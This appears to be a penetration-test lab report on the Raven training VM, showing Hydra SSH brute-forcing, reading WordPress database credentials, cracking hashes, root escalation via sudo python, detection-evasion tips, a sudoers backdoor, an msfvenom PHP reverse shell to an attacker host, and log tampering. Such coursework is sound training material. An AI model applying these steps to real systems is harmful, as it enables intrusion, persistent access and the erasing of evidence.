
The screenshot shows the xHydra application window. The 'Start' tab is selected. The output pane displays the following text:

```
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or security related environments
```

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-04-20  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399) attacking ssh://192.168.1.110:22/  
[22][ssh] host: 192.168.1.110 login: michael password: michael  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-04-20  
<finished>

At the bottom, there are buttons for 'Start', 'Stop', 'Save Output', and 'Clear Output'. The command bar at the very bottom shows the command used: `hydra -s 22 -l michael -P /usr/share/wordlists/rockyou.txt -t 4 192.168.1.110`

## SSH Login to Apache Webserver 1



The screenshot shows a terminal window titled 'michael@target1: /var/www'. The terminal displays the following commands and output:

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$ cd /var/www
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```



# Exploitation: 4 “Root password of the database in the WordPress configuration File”

- **How did you exploit the vulnerability?**

SSH into Michael's account and then located the `wp-config.php` file and discovered the MySQL database login credentials


- **What did the exploit achieve?**

Obtained database MySQL login credentials.

- **Commands:**

```
ssh michael@192.168.1.110
find -iname wp-config.php
cd /var/www/html/wordpress
cat wp-config.php
```

**Result: R@v3nsecurity**



```
michael@target1: /var/www/html/wordpress
File Actions Edit View Help
Shell No. 1 michael@targ...ml/wordpress Shell No. 4
wp-activate.php wp-config.php wp-mail.php xmlrpc.php
michael@target1: /var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
```



# Exploitation: 5 “Privilege escalation via sudo python”

- **How did you exploit the vulnerability?**

- In MySQL Database, commands:

- show database;
- use wordpress;
- show tables;
- select \* from wp\_users;

- Copied Steven’s unsalted password hash from MySQL database saved to wp\_hashes.txt

- Cracked via John the Ripper

- Password: pink84

- SSH into Steven’s account

- Escalated to root via sudo python

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| wordpress |
+-----+
4 rows in set (0.00 sec)

mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta |
| wp_comments |
| wp_links |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta |
| wp_terms |
| wp_usermeta |
| wp_users |
+-----+
12 rows in set (0.00 sec)

mysql> select * from wp_users;
+----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_register |
+----+-----+-----+-----+-----+-----+-----+
| 1 | michael | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael | michael@raven.org | | 2018-08-12 22:49:12 |
| 2 | steven | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven | steven@raven.org | | 2018-08-12 23:31:16 |
+----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)
```



# Exploitation: 5 “Privilege escalation via sudo python”

- **What did the exploit achieve?**  
Escalated access to root level
- **Commands:**  
`sudo -l`  
`sudo python`  
`>>>import os`  
`>>>os.system("/bin/bash")`

```
michael@target1: /var/www/html/wordpress
File Actions Edit View Help
Shell No. 1  michael@targ...ml/wordpress  Shell No. 4

$ whoami
steven
$ sudo -l
Matching Defaults entries for steven on raven:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/u

User steven may run the following commands on raven:
  (ALL) NOPASSWD: /usr/bin/python
$ sudo python
Python 2.7.9 (default, Sep 14 2019, 20:00:08)
[GCC 4.9.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.system(/bin/bash)
File "<stdin>", line 1
  os.system(/bin/bash)
    ^
SyntaxError: invalid syntax
>>> os.system("/bin/bash")
root@target1:/home/steven# whoami
root
root@target1:/home/steven#
```



# Avoiding Detection

# Stealth Exploitation of [Name of Vulnerability 1]

Vulnerability	Monitoring Overview	Mitigating Detection
<b>Open access to SSH 22</b>	<ul style="list-style-type: none"><li>• SSH login alert</li><li>• Monitor SSH Port through triggers</li><li>• Detect suspicious access to monitor geo-location and hour based alerts</li></ul>	<ul style="list-style-type: none"><li>• User a jump server in the network</li><li>• Attack through a different port</li></ul>
<b>Enumerate username in WordPress</b>	<ul style="list-style-type: none"><li>• HTTP Response Status Code Alert</li><li>• Triggered at thresholds above 400</li></ul>	<ul style="list-style-type: none"><li>• Use command line sniffing rather than automated program like wpscan</li></ul>
<b>User ID susceptible to Brute-Force attacks</b>	<ul style="list-style-type: none"><li>• Excessive HTTP Error Alert</li><li>• This alert measures the number of times an HTTP Response Status code is over 400</li><li>• The alert would fire at a threshold of more than 5 attempts in 5 minutes.</li></ul>	<ul style="list-style-type: none"><li>• Spacing out the brute-force attempts through Hydra time delay, using -w option on hydra command</li><li>• Alternatives to Hydra may include programs like Dirbuster, DIRB, Wfuzz, Metasploit, Dirsearch</li></ul>
<b>Root password of the database in the WordPress configuration file</b>	<ul style="list-style-type: none"><li>• Detect words like a user, password or email in a string or config files using tools like Gittyleaks, Repo Security Scanner or GitGuardian generating alert logs.</li></ul>	<ul style="list-style-type: none"><li>• An attacker trying to hide any activity involving access to any data within a file will try to delete or manipulate all possible logs for those alerts.</li></ul>
<b>Privilege escalation via sudo python</b>	<ul style="list-style-type: none"><li>• SQL Database Alert - unauthorized access attempts</li><li>• Triggers when external or unauthorized IPs makes connections</li></ul>	<ul style="list-style-type: none"><li>• Find other vulnerabilities in the kernel and exploit them for root access</li></ul>



# Maintaining Access



# Backdooring the Target

---

## Backdoor Overview

- When exploiting a vulnerability and gaining root privileges of a target machine is highly desirable to leave backdoors that maintain access if vulnerability is detected and blocked

## Backdoor Technical Steps

- Created a backdoor access creating new local users with sudo access in the target:
  - Created a new random local users
  - Added a new line to the /etc/sudoers file:
    - `<USER> ALL=(ALL) NOPASSWD=ALL`
- PHP payload uploaded to the WordPress PHP plugin to maintain a reverse shell connection to server:
  - MSFVenom
    - `msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.1.90 LPORT=80 -f raw > shell.php`
- Manipulated logs to avoid detection:
  - Commands:
    - `cat logfile | grep -v "191.168.100.102" >> logfile.mod`
    - `mv logfile.mod logfile`